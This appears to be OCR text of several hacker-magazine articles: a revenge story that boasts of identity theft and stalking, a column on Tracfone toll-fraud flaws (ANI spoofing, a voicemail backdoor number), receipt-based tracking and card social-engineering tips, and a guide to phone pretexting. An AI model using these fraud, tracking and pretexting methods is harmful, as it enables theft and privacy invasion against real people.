  `http://digilander.libero.it/`
  `reda/downloads/perl/wg.pl`
- aircrack-ng against WPA:
  `http://sites.google.com/`
  `➥site/clickdeathsquad/Home/`
  `➥cds-wpacrack`



THE GREY HAT MANIFESTO

by Da New Ment0r of PhoeniX.RisinG.GrouP

Hey you. Yeah, you. I'm that kid whose lunch you swiped.

Remember?

The one whose backpack you stole, and the one you made fun of a lot? That was me.

I'm the one you laughed at when somebody tripped me.

You kicked me on the ground as you walked by.

I covered my head, and you thought it was pretty funny.

Remember that?

My mom had to buy me a new shirt, since that one was ripped.

I'm the one you poked fun at a lot in the hallways. Every time you saw me, you called me a nerd, a geek, a bookworm and some other not-so-nice things.

You threw your food at me in the lunchroom and laughed.

I sat at that one table, alone.

Don't you remember me?

I'm the one who was really into computers. The one who spent all his spare time reading a lot. Yeah, that kid!

I got really good grades, but you got held back.

Do you remember?

To be fair, you didn't show up to class a whole lot.

Oh yeah, remember that time you snatched my homework and copied all the answers before class? I knew you would do that! That's the reason I wrote all the wrong stuff down the night before, then turned in the correct copy. That was a good one!

Boy, that sure was a long time ago!

Well, I'm still into computers. I actually bought a new one with your daughter's college fund. You know, the one you were saving up for? Thanks! It's a super fast machine, but I actually prefer my 486. It brings back a lot of good memories.

I checked your P.O. box for you the other day. I didn't think you'd mind. Oh, can I get your mother's maiden name? I need it for something. I'll get it from you.

I drive by your apartment sometimes when I'm bored. I have a lot of free time, since I work from home. It sure is nice to make your own hours! Oh yeah, you should probably make it a habit to lock your patio door more often.

I understand you lost your job the other day. You have to admit you had the worst schedule, though. I tried to talk the boss out of it, as he's a very good friend of mine. I'm just sorry I couldn't change his mind.

Oh, I'm not sure if you've checked your credit lately, but you may want to. You probably shouldn't have thrown that stuff out with your social security number still printed on it. Well, "live and learn," so they say!

A realtor friend of mine told me she had to deny you a mortgage loan! Something about the wrong forms of identification, bad credit or something? I'll try and talk to her about it, okay?

I also heard your ex-wife found love elsewhere. I'm amazed she learned about you meeting somebody else while you two were still together! She told me the whole story. Man, people just can't keep anything a secret anymore, can they?

Everything is going great here! I just wanted to catch up with you. I'm not sure if you remember me, though. I definitely never forgot about you.

Take care/comb your hair,

That kid.

-=:%[KNoWLeDGE iS tHE aNSWeR: BaN FiReaRMS]%:=-

Greetinx to Toxic Zombies for the intro line and my boy "Keeng Tusk z'Almighty"

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm bundled up, have an electric heater at my feet, and a cup of tea on my desk. Yes, folks, it's cold and flu season, and I have one or the other of them. Maybe both. It doesn't matter, though - the company is paying a perfect attendance bonus this month, and all I need to do is make it through at least half of my shift!

Outside my Central Office, we have a coin station. It's an old Western Electric 1D2 set, and it was configured to allow incoming calls until last week. A few months ago, it became one of the busiest coin stations in the city. A shady-looking teenager would hang out all night on Friday and Saturday taking lots of very short incoming calls. A few minutes later, a vehicle would roll into our parking lot, he'd step inside to do business, and then the young entrepreneur would return to his "office."

For months, this didn't bother me. After all, incoming calls generate revenue for the company, the business activities never caused me any trouble, and it made for interesting "service monitoring." All of that changed last week, though, when a white Camaro pulled into my parking lot at high speed. Squealing tires, skid marks, and the stench of burnt rubber hung in the air... and then the driver did the unthinkable: he burned a donut in my parking lot! Well, that was it. The next morning, my long-neglected coin station had new signage: "OUTGOING CALLS ONLY" - and my young acquaintance moved his business to the mini-mart across the street. His new "office number" became a Tracfone, the telecommunications provider to the underworld.

If you have bad credit, run a not-quite-legal business, or are an illegal immigrant, Tracfone is designed for you. No credit checks or identification is required. Better yet, the service is totally anonymous and can be paid for with cash! Owned by Mexican billionaire Carlos Slim, the owner of the dominant Mexican wireline and wireless providers, Tracfone doesn't actually operate a network in the United States. Instead, it operates as a Mobile Virtual Network Operator, or MVNO, reselling service on both CDMA and GSM networks.

I was interested to learn more about this service, so I purchased a starter kit for about $70 at Walmart. It came with a Samsung T301G handset, one year of service, 200 airtime minutes, both wall and car chargers, and a carrying case. The SIM card was pre-installed in the handset, and was designated to AT&T (a "P4" type SIM). Depending upon the market, you may receive a "P5" SIM card, which is designated to T-Mobile.

You can set up the handset either online or over the phone. I set it up online, which was easy and straightforward. To start the process, Tracfone asked for the IMEI of the handset. Next, the site asked for personal information (which isn't validated - you can enter anything), including a home phone number, and asked if I wanted to opt in for telemarketing and SMS ads (I declined). You can then either port in an existing cellular number or have a new one issued. I chose to have a new number issued. Tracfone requested the ZIP code where I planned to use my phone the most. I entered a Seattle ZIP code and was provided a Seattle number, issued by AT&T Mobility. At that, I was instructed to power cycle the handset. It was automatically programmed over the air and loaded with 210 minutes, with an expiration date 425 days in the future. This was better than the 365 days and 200 minutes promised on the package.

Tracfone has spent a considerable amount of effort to prevent their handsets from being unlocked. This is primarily because of the heavily subsidized nature of their handsets; phones are sold well below cost and the revenue is made up through airtime sales. SIM cards are specialized. They only work on Tracfone-branded handsets loaded with Tracfone "airtime tank" firmware. Once you insert a SIM card for the first time into a Tracfone, it's forever married to that phone and cannot be used on any other phone. Non-Tracfone SIM cards cannot be used on Tracfone handsets, either.

The firmware of the handset is also locked down, most interestingly in the dial plan. International calls can't be direct dialed from the handset, even to Canada. Some domestic calls are also blocked even though "Nationwide Long Distance" is promised. Calls to the Commonwealth of the Northern Mariana Islands and Guam are blocked, although calls are permitted to Puerto Rico and the U.S. Virgin Islands. Tracfone does not appear to block calls to high access charge areas, and I was able to complete a call to a chat line in Garrison, Utah

(hosted by the independent LEC Beehive Telephone Company). AT&T is the underlying long distance carrier for domestic calls.

To some degree, I was surprised at the friendliness of Tracfone billing. Unlike AT&T Mobility, Tracfone does not bill for ring time beyond the first 30 seconds. Only calls that supervise are charged, and forward audio is even sent on calls that do not supervise. On the other hand, Tracfone bills for calls to customer service, which is unusual for a wireless provider.

While a basic WAP browser is included, you can only visit a pre-approved list of sites linked from the Tracfone portal. Attempting to browse other sites yields a "403 Forbidden" error message. It is possible to download ring tones and some basic applications sold on the Tracfone portal (although some users have worked around this limitation by sending .JAR files to themselves as Gmail attachments). Not surprisingly, Bluetooth is also locked down; only headset profiles are allowed. SMS is allowed (billing 0.3 minutes per message sent or received), but is limited in the dial plan to domestic SMS only.

With all of the efforts made in locking down the handsets and SIM cards, I was curious how much effort Tracfone made to lock down the network. As it turns out, there are a couple of glaring flaws: voicemail and international calling.

Voicemail deposits are free with Tracfone, and the AT&T Mobility voicemail platform is used. This service uses a "backdoor number," to which your handset connects when you check your voicemail. The "backdoor number" is shown briefly on your handset when you hold down the "1" key. Tracfone attempts to conceal this number in the firmware by quickly wiping the display, but by watching carefully and dialing a few times, you'll be able to capture the number. Calling directly into this number from another phone (such as a land line) prompts you to enter your mobile phone number. You can do this, press * during the announcement, enter your password, and check your voicemail for free.

International calling is also free with Tracfone, provided you use a toll-free gateway operated by Auris Technology, a VoIP provider. Calls are of acceptable quality. Most interestingly, the Auris gateway uses only the ANI of your Tracfone for validation, and billing is apparently not synchronized with the AT&T or Tracfone billing platforms. By spoofing the ANI of any Tracfone when dialing this gateway, you can make virtually unlimited long distance calls to over 60 countries.

And... pardon me for a moment. I'm nearly bent in half from coughing fits, and I'm now four hours and one minute into my shift. It's time for me to go home, and to bring this column to a close. Have a safe and phun spring, and stay healthy!

References

- `http://www.tracfone.com` - Tracfone official site.
- `http://www.net10.com` - Net10, a Tracfone brand with more expensive phones and cheaper airtime.
- `http://www.safelinkwireless.com` - Safelink Wireless, a Tracfone product targeted toward recipients of public assistance.
- `http://www.straighttalk.com` - Straight Talk Wireless, a Tracfone brand sold exclusively through Walmart and operating on Verizon's CDMA platform.
- `http://thejmart.com/difzip.htm` - Tracfone tips, tricks, and codes.

This column focuses on the Tracfone-branded service. For your reference, Tracfone service is marketed under four different brands:

- **Tracfone:** The most popular service. Available in all 50 states, offers both GSM and CDMA service depending upon the area in which subscribed. I tested GSM service on the AT&T network. Although monthly plans are available, service is primarily sold by the minute with varying rates depending upon whether the phone subscribed offers "double minutes for life" (DMFL) and the number of minutes purchased at once. Airtime for most cards expires in 90 days, with a one year $100 card available. Your minutes roll over if you recharge before they expire. In general, handsets are heavily subsidized (selling for as little as $10) but minutes are more expensive. International calling is blocked, but dial-around service is available to 60 countries at no additional cost.
- **Net10:** Similar to the Tracfone product, using the same billing platform, but all minutes cost 10 cents. Handsets are more expensive and airtime expires sooner. Additionally, international calls cost an extra five cents per minute.
- **Safelink Wireless:** Operates on the Tracfone billing platform. This service provides a free phone and 55 monthly cellular minutes free for customers who qualify for a federal Life-Line subsidy (generally welfare recipients). Available in 21 states and the District of Columbia.
- **Straight Talk:** Marketed exclusively through Walmart, this service is sold with one of two monthly plans costing either $30 (1000 minutes plus 1000 text messages plus 30MB of data) or $45 (unlimited text/talk/data). This service includes only Verizon network coverage, with no roaming allowed.

No SALE For You!

by Keeng Tusk

I don't know about you, but I have been sick like an idiot since the start of the grocery/drug store chain "shopper's card" craze. Kroger, Ralph's, Tom Thumb, CVS... the list goes on. I would say these cards really started gaining popularity right around or a little before the year 2000, by my observation. They had been around before, mind you, but on a smaller scale. I'm not talking about Sam's or Costco, as those are private "clubs" which you have to pay to be a member and shop there. We're talking about grocery stores, here!

For those of you unfamiliar with the shopper's card I mentioned above, here's a brief explanation. The stores listed, as well as countless others, have a system tracking your personal purchases while making you feel like you're getting great deals as some sort of gift from them. In order to get these great deals (aka sale prices) on certain goods, these stores make you be a member of their "exclusive clubs." This membership process usually entails taking your precious minutes to sign up for the free service and getting a card, similar to a credit card, that you swipe and/or scan when you purchase goods at checkout. Items that are listed "on sale" in the store will be charged the sale price listed, but items not on sale will be charged the non-sale price. *The price you pay for not being a member of this "exclusive club."*

All purchases you make will be added to your "file" as well, sale price or not. Who do they think they are, the FBI?

Since when do you have to be a member of an "exclusive" group to get certain sale prices on items or feel important, when you're just trying to live a normal everyday life and buy some chicken? Every shopper should be treated equally, regardless of whether they elect to sign any information over or not. Sounds like discrimination to me. Whatever happened to "the price you see is the price you get?" Very, very annoying. Sure, you could go to another store, but you like THIS store; the one where you need the card to get a sale price. You don't need a reason to want to shop at this store, either. On the same token you don't need a reason to give them your information.

Another thing–I'm getting sick of these places making a big stink about how it costs nothing to get this card, like they're doing you a favor. *Don't do them this favor.* You're in control here, don't forget that.

Of course you can always provide false contact info and still get the card/sale prices, but what a hassle! Your time is too precious. You just want a damn two-liter bottle of Coca-Cola for $0.99 instead of $1.99, right?

If you don't have a card in these shops, though, don't fret. These days, employees will normally just scan one for you at the checkout if you don't have one. When these shopper's cards first started, the stores would con you into thinking you NEEDED one if you didn't have one right as you were about to pay. Then they would proceeed to rape you of your personal info whilst making you hold up the line behind you in the process. Most places don't do this anymore, as I would assume grocery store employees would rather keep everything moving quickly than deal with some big mouth anger-case (like me) who might start screaming at them for making them wait. However, the Kroger Shoppers Card FAQ states:

> "Why can't the cashier scan a card for me if I forget my Kroger Plus Card?
>
> Card integrity is very important to us and scanning a card that has not been issued to an individual would compromise that integrity. If you forget your card, you can enter the phone number you provided when you applied for your current shopper card (area code + 7 digits). This number is your personal pin linked to your Kroger Plus Card number. If this does not work, save your receipt which shows what you could have saved. Next time you come in with your Kroger Plus Card, visit the service desk for a refund of the savings amount. Also, give the service desk associate your current card ID and home phone number. He or she can contact the regional loyalty department to activate your personal pin for your next visit."

Hassle, hassle, hassle.

And now, the most disturbing thing I've ever read (from the Kroger Shoppers Card FAQ):

> "If I lose my Kroger Plus Card, can anyone get my personal information?
>
> Kroger has established a strong commitment to protecting our customers' privacy. Your information is not kept on-hand at the store. In fact, only a few individuals within the Kroger organization have access to your information."

A few individuals? Illuminati style, yo.

Back when Lucky was bought by Albertsons around 2000 or 2001, you could sign up for this "new" shopper's card (Lucky already had the same system) and there was a little check box on the application that said, "I do not wish to provide my personal info, but I want a card anyway." Of course, it was very hard to see this little check box. Of course! Always be on the lookout for the fine print. I have a feeling that it was some sort of California law, though, rather than a courtesy "opt-out." However, Albertson's ditched the whole shopper's card idea altogether a few years ago, and I do commend them for this. Smart thinking! I think they wised up and probably got a lot of new customers as a result. Life is enough of a hassle–maybe I don't want to carry a card with me everywhere!

The scary thing about these card accounts (besides the stores tracking all of your purchases unnecessarily) is that vital personal info is sometimes printed directly on your receipt!

Ralph's, for instance, prints the "Ralph's Rewards" card numbers (when the card is used) in full on each receipt. If you pop on over to Ralphs.com and sign up for a "Ralph's Rewards" account with that card number listed, BAM! Now you can now track this card owner's purchases and possibly cause all sorts of other hijinks as well. If you dropped your receipt and didn't think twice, somebody could be tracking your shopping patterns and casing your home as well. Thanks, Ralph!

Kroger's receipts do not show the purchaser's name, but I think they used to. The shopper's card number is ****'d out, like a credit card, showing only the last four digits. They're still watching you.

Tom Thumb, on the other hand, prints the cardholder's name on the receipt like it's personalized! What is this stationary? Imagine the blackmail that could ensue from something some would consider minor by having *your* name on a receipt with alcohol purchases, after you told your significant other that you stopped drinking as promised? "Your receipts can and will be used against you in a court of law." Tsk, tsk...

I wonder if the "privacy policy" for each of these perpetrators mentions anything of this post-purchase printed information.

This type of thing is not limited to grocery chains and "card holder" stores. Shops such as Micro Center keep name and address records on file, and also print this information on the receipt. Just bought that brand new $5,000 gaming PC, but dropped your receipt? A little investigation and social engineering can ensure that somebody who found it now knows where you have it set up.

And since I brought up Sam's earlier, if you don't have a membership and know the name of a cardholder/member, feel free to social engineer yourself a "temporary" card and purchase all you want! Save yourself the annual fee.

P.S. Please read the business intelligence article from 25-4. I am aware that not all data miners are out to get you. But don't give them the pleasure!

Peace to all *2600* readers and *Off the Hook* listeners! Keep life fun.

CrazyGeorge: Security Through Obscurity

by Lnkd.com?2600

Around 7:30pm on August 4th, 2009, George, a .NET software developer living only a few miles from myself, walked into a fitness center in a local strip mall where about two dozen women were taking a "Latin Impact" class, took some guns out of his gym bag, turned off the lights, and opened fire on the women, killing three of them and injuring a number of others before shooting himself (http://en.Wikipedia.org/wiki/2009_Collier_Township_shooting). He had been blogging about his "exit strategy" for nine months, starting the day after the 2008 election, including an aborted attempt on January 6, 2009:

"It is 6:40pm, about hour and a half to go. God have mercy. I wish life could be better for all and the crazy world can somehow run smoother. I wish I had answers. Bye."

"It is 8:45PM: I chickened out! Shit! I brought the loaded guns, everything. Hell!"


Access to the blog was protected with a simple "password" scheme that constructed the address of the target page by inserting whatever the user entered as the password into the next location's URL. If you entered the right password, up popped one of the other pages on the site. If it was the wrong password, a customized 404 error page was displayed saying, "Sorry, the page you were looking for could not be found."

With a little cleaning up, the script that used on the GeorgeSodini.com web site looked like this:


```
<html>
<head>
   <script language="javascript" type="text/javascript">
   function password (pass)
   {
     if (pass != '')
     {
       location.href=pass+".html";
     }
   }
   </script>
</head>
...
```

This simply loads another page in the same directory into the browser.

A page named "liveordie" was linked from "Life or Death" on the site's home page.[1] It included a single form with two input fields:



My Birth and Death Dates

Take a guess. Format is 8-digit Julian. For example, January 3, 1965 would be 19650103.

Then click "Submit", don't hit the Return key.

Date of Birth

Submit

Date of Death

Submit

```
<p>Take a guess. Format is an 8-digit yyyymmdd date. For example, January
➥ 3, 1965 would be 19650103.
Then click "Submit", don't hit the Return key.</p>
<form name="login">
<table border="2" cellpadding="3">
<tr><td colspan="2"><b>Date of Birth</b>
</td></tr>
<tr><td><input name="pass" type="password"></td>
<td><input type="button" value="Submit" onClick="password(form.pass.value)
➥"></td>
</tr>
</table>
<table border=2 cellpadding="3">
<tr><td colspan="2"><b>Date of Death</b>
</td></tr>
<tr><td><input name="pass2" type="password"></td>
<td><input type="button" value="Submit" onClick="password(form.pass2.
➥ value)"></td>
</td>
</table>
</form>
```

While one input field would be sufficient to handle multiple passwords, having both allowed displaying the text that provided the clues to what page names needed to be entered. The password that worked during most of the nine months the blog was being created was probably "19600930", the "Date of Birth," since even George would not have known that the the "big day" was going to be "20090804" until the day before. It's likely that the blog page was renamed when George's decision changed from "live" to "die."

While in this case only one of the two clues led to a page that existed, which makes sense for a running blog, you could use the same principle for hiding any number of pages. You could request the user to enter a "keyword", and set it up so that each valid keyword directs the user to a different hidden page. To ensure they don't get cached by search engines, I would suggest adding a meta tag to the head section of the target pages:

```
<meta name="robots" content=
➥"noarchive"
```

The CrazyGeorge.com web site (which simply framed pages at http://home.comcast.net/~space777/) had two levels of hidden pages. The first level used a slightly different version of similar code (again, cleaned up a bit):

```
<html>
<head>
   <script language="javascript"
➥ type="text/javascript">
   function password (pass)
   {
     if (pass != '')
     {
       location.href="/"+pass+"/
➥index.html";
     }
   }
   </script>
</head>
...
```

Putting the "password" in the path part of the URL effectively hides all of the files in a directory behind the same password. Once you were past that, using the password "crazyg," there was a framed navigation bar with a variety of links. The link labeled "Private" took you another password entry form for access to hidden pages in the http://home.comcast.net/~space777/crazyg/personal/ directory. As of this writing, I don't think anyone has gotten past that level yet.[2]

One unique aspect of this technique is that the only place the password appears on the server is in its file system. You could have full access to the source code of the web pages and still be unable to discover the password to the HTML pages and other files. For example, you could create a picture gallery where the HTML page(s) and all the pictures were protected. Contrast this with other places where you can get the image names from their "src" attributes in the HTML and bring up the images completely unprotected.

One disadvantage to this method, especially if you're trying to make your web site or blog infamous, is that the hidden pages won't get indexed by search engines or web archive sites, unless you manually submit specific pages yourself. Once the domain name expires, that might be the only place the content of the web page survives.

So George, wherever you are, when you said "my voice will speak forever!**" in your blog, most people will probably forget about the incident in a short while, but a few snippets of your JavaScript code will survive a bit longer on these pages.

Footnotes

1. While everyone was focusing on the blog page itself, in my opinion the "Life or Death" question, and how the blog page was renamed when the decision was made, was significant also. Wikipedians must not have agreed, though, because the few sentences I added were deleted. Hopefully this article provides some insight into both the dark side of human nature and a simple security technique.
2. I did check the source code to see if there were any clues to the password. On one of his other sites the source code said to e-mail him for the password, and I checked for an autoresponder, but there wasn't one - George would have had to be there. A dictionary attack didn't work and neither did passwords for other pages, keywords from the text, his girlfriend's first and/or last name, or his cat's name "snippers", which was a test password commented out in the source code.

If anyone does manage to get past the second level of security on the CrazyGeorge.com site to access the "darker side must be hidden" page(s), I'll post what we find at http://216.69.163.48/crazyg/. If that page still says the page could not be found and someone else discovers the password to get to the ".../crazyg/personal/..." pages, please let me know by contacting me at Lnkd.com?2600.

A Portable Microsoft Windows

By Peter Wrenshall

One of the most annoying security problems with Microsoft Windows is the way it stores files. Every time you access a document, recoverable traces of it are left in the temp folder, the page file, and other random locations.


So how do you check emails, create invoices, or view private documents using your office machine, or a friend's PC, without leaving bits of your personal life in the public domain?

For many of us, carrying a laptop around is not the answer, thanks to security restrictions on company networks. You could always wipe your office machine's disk clean after use, but that takes time and requires administrative access, and cracking your employer's passwords is generally not considered a good career move.

Depending on the circumstances, you might choose to use online applications, such as Google Docs, but I have reservations about keeping private documents online. You could also use Linux on a bootable memory stick, but at Windows-only sites, people start asking questions.

Enter BartPE, a portable version of Microsoft Windows that can be booted and run from a memory stick. BartPE is not an official Microsoft product, and Microsoft would probably prefer that you did not use it, but it is free to download and easy to set up. The following guide is meant as a brief starter only. Complete references are available online. You will need the following:

- A Windows XP (Service Pack 1 or later) installation disk
- A USB memory stick or card (set as the default boot device in the BIOS)
- BartPE Builder, downloaded from http://www.nu2.nu/pebuilder/#download
- PeToUSB, downloaded from http://gocoding.com
- Firefox installer (as our example), downloaded from http://www.mozilla.org/firefox
- Additional BartPE plugins: PEBar, Open Office Portable, and Thunderbird are recommended



Installation

1. Place the Windows XP installation disk in the CD-ROM drive, and plug in the memory stick.
2. Install BartPE Builder and accept the default options. After installation, PE Builder launches:
3. You will be prompted to accept the agreement, and then to search for installation files. If BartPE can't find your installation files, manually point it to the CD-ROM drive that has the installation disk (or wherever your "386" folder is), as in the above image.

Plugins

Plugins are applications that have been configured to work with BartPE. They go into the plugins folder in your BartPE Builder folder (the default for the current version is C:\pebuilder3110\plugin). Firefox is our example plugin.

1. Unzip the downloaded BartPE Firefox plugin, into the C:\pebuilder3110\plugin\firefox folder.
2. Install Firefox and accept the default installation options.
3. Configure Firefox with your favorite homepage, etc.
4. Surf and set up your bookmarks and Firefox plugins.

5. Copy all of the files from the `C:\Program Files\Mozilla\Firefox` folder into the `C:\pebuilder3110\plugin\Firefox\files` folder.
6. Click the Plugins button, and the plugins dialogue appears. Ensure that Firefox is set to Enabled.Obviously, not all plugins will require exactly the same process, but most come with a readme file containing similar directions.


Building Bart

Click the Build button and BartPE will configure the necessary files. When it is finished, click the Close button and exit BartPE Builder.

Install to USB

1. Place PeToUSB.exe in your Bart folder (`C:\pebuilder3110`).
2. Run PeToUSB.exe.
3. Select your USB memory stick from the Destination Drive drop-down menu, as in the image above, and then click the Start button.

BartPE will now copy to the memory stick. When this is finished, it will be ready to boot. Restart your machine to test, remembering to select the BIOS option to boot from the memory stick.



Troubleshooting

If the Blue Screen of Death appears during start-up, or you don't get an IP, there is most likely a driver issue. Use Windows Device Manager to identify the chipset/mass-storage controllers/network hardware of the machine you are booting from. IBM, HP, and Dell predominantly use Intel chipsets and controllers in their office workstations, so the Intel Chipset Identification Utility (`http://downloadcenter.intel.com`) will help.

If you are still having problems, try `http://www.driverpacks.net`. Their driver plugins include a range of modern SATA/SCSI/Ethernet drivers. You will need to download the base, mass-storage, chipset, and LAN packs. There are also plenty of other on-line resources that describe driver integration in greater detail.

Finish

The pathologically wary reader might prefer to disable on-board disk access entirely. To do this, use Notepad to edit the txtsetup.sif file (on your BartPE USB disk, in the `X:\MiniNT` folder), using a semi-colon to comment out NTFS support, as below:

```
[FileSystems.Load]
;ntfs      = ntfs.sys
```

That completes this short overview of BartPE, but have fun Googling for other plugins, and getting Bart set up with different menus, backgrounds, and boot screens. Other configurations include using an encrypted partition, in case your memory stick gets lost, and using TOR for safer surfing, both of which are left as exercises for the reader.

Of course, there are still ways to recover traces of your personal details from RAM, but that requires specialized equipment. For most of us, BartPE provides a portable Windows-like environment with enough security and convenience that we don't need to worry about prying office bureaucrats reading our private files.

Influential Angles

by The Third Man

"Truth Is A Technical Advantage"
– Kim Philby, circa. 1940

Hi there, my name's Paul Susskind, and I really need your help.

Actually, that is a complete lie. It's the opening line in a social engineering attempt I used back in 2001. I live in Scotland, United Kingdom and worked for a debt collection/investigation company for almost seven years. I won't mention who they were. I left a long time ago and why should they get free publicity?

Sometimes, to help our clients make the correct decision to either get their money back through the courts or to write off the debt, we had to get information that we didn't truly have the right to possess. Although my job was mainly to prepare cases and perform administration for our department, my true calling was obtaining this incredibly useful information by devious means. The chief technique that was used to obtain this data was social engineering.

Now, social engineering can also take place face-to-face but, on most occasions, my attempts took place over the phone, so that's what I'll be discussing.

All the incidents I am about to describe occurred at least six years ago, so I figure it's OK to tell you about them. Also, the people and company names and addresses have been changed to protect the guilty (and my bank balance). I don't do social engineering or investigations any longer, so there are no colleagues or confidences to protect anymore. Because I live in Britain, some terms I use might sound strange to American readers, so I'll try to explain as I go.

What It Means

My dictionary describes the two words that make up the phrase social engineering as:

social - "mutual relations of men or classes of men"

engineer - "(colloq.) arrange, contrive, bring about"

So we can say that the objective of social engineering is to bring about or contrive mutual relations between the engineer and the target he or she is talking to in order to get information or access that one is not entitled to, or to obtain trust that will lead to information being given or some action being taken.

In his excellent book *The Hacker Crackdown*, author Bruce Sterling describes social engineering as "fast talk, fake-outs, impersonation, conning, scamming." And although that description does have an energetic "Huggy Bear" kind of ring about it, the most effective social engineering situations are very low key. Obviously, the less attention that an engineering attempt draws, the more successful it is. If no one ever realizes that they have been manipulated, then it must rank as a complete success.

Social Engineering has had a long and interesting history. It is used extensively by phone phreaks (according to Jason Scott of "Textfiles.com," the Knights of Shadow Fargo 4A were reputed to have persuaded the entire directory assistance team in Fargo to up and leave), hackers (the legendary Kevin Mitnick was a master at this), and professional magicians (misdirection and lies for your viewing pleasure). But you don't often meet these individuals in everyday life.

So Who Does It?

Who is there out there that most people deal with everyday who could use this kind of manipulation against you?

Principal culprits within the family include domineering husbands or wives, or children who throw a tantrum to get their way... all individuals wanting something that they have no right to have and manipulating the person with the power to obtain it–social engineering summed up succinctly. What about telemarketing companies, the phone company, or businesses that are going to sell you a service? They want your money, but they also want to know about you (albeit for different reasons: some want as much information as they can get, to sell, while others just want to cover their backs in case you default on your agreement and they have to take you to court) and will ask questions and have situations come your way in order to determine what they want to know.

Telemarketers have got social engineering skills in abundance. I once worked in a telemarketing office and was amazed to hear one operative saying on the phone to a randomly dialled person, "Do you remember me? I spoke to you at a trade fair about four months ago about our opening a new show home in your area. Because you showed interest, we can have a rep call you for a quote and we'll give you free..." This operative had never met that person before; she had simply taken a telephone number from the phone book! A tele-salesman friend of mine at the

time by the name of Alan worked there and he summed up his objectives (and, unwittingly, those of any social engineer) as:

1. Start a dialogue.
2. Build a relationship.
3. Close successfully.

He then demonstrated this technique for me by calling the next number in the telephone directory. He got a little girl who put him onto her mother. "Is that your daughter? Wow, she sounded just like my little niece–yeah, she's four. It was uncanny!" He then explained the reason for his call. "My name's Alan and I work for Sunshine Windows in Glasgow. We're offering a new line in conservatories and are doing a special campaign to offer all the homes in your postcode reduced prices." A bit of chat ensued and then, "You live in Bearsden, do you? That's a nice place. My grandmother actually lives there, on Wallace Street. Oh, maybe you've met her around?" Not surprisingly, Alan got her name and address and a time and date for a representative to visit her. He also got his commission. But all these keystones of the conversation were complete fabrications. Alan didn't have a niece, didn't have a gran in Bearsden, and there were no postcode targeted sales and no reduced prices. The company didn't even have a new line in conservatories. They had all been social misdirection; points designed to build a relationship with the woman on the end of the phone and make it harder for her to say no to him.

Now, OK, this article is not a daring exposé of telemarketing calls (I can see the headline of *2600* now, "Telesales Lie! Millions Shocked! Full Exclusive inside!!")–you obviously didn't read this to have your intelligence insulted. But this is the kind of thing that is becoming more prevalent each day–people will try to manipulate you to sell a product or, worse, learn personal information about you, your business and your private life for all sorts of reasons, like identity fraud.

So how can you and I protect ourselves from social engineering in our businesses and our homes? To answer that, it's good if we examine how social engineering is accomplished.

As my friend Alan said, once an engineer has found the person with the data or information needed, the next step is to build a relationship with them. The approach will vary dramatically depending on the engineer and the target.

The Social Engineer

Everybody has a personality. Some people are uptight and high strung. Others are laid back. Naïve. Prone to anger. Gregarious. So a successful engineer will play to his or her strengths. A social engineer is effectively an actor, playing his/her character. There's a saying in the theatre: "Conviction Convinces." So if you are claiming to be a salesman, you have to believe it yourself. The best and most convincing characters are extensions of your everyday self. If you're a nice guy, then the "I'm not really sure if you can help me, but..." approach comes over well. If you're an angry or excitable person, then the "Look, I've had a really bad day and this is the last straw" approach is going to work better for you.

An engineer first of all has to consider their *objective*. What is it that you want to obtain? A name, a number, an address, an action? The approach will be determined by what it is you want to cause to happen.

Next comes *character*. What role are you going to play? A survey-taker? The security officer at reception? Head office? A puzzled customer? A friend of a friend? Ideally, these roles should be tailored to your own personality and then to the soft spot of your target. Companies want happy customers so, depending on the information you are looking for, a puzzled customer or someone from head office can work really well. A small business will be receptive to customers, whereas a franchise or hotel will jump at the words "head office". Restaurants are susceptible to newspapers and Internet sites that advertise places to eat out. Corporations, unusually, show great respect to "accounts payable." Remember, you are trying to build a relationship with the target and not all relationships are equal. Sometimes being lower (e.g. a customer) or higher (e.g. from head office) will yield better results rather than behaving as an equal (e.g. a fellow employee) of the target.

However, *buzzwords* are great if you want to sound like the equal of the target. Does your target have a specific jargon they use, like the phone company, or lawyers? If you talk the same "language" as your target, you will be quicker accepted as a member of their tribe. Use the jargon fluently, with conviction and in the right areas!

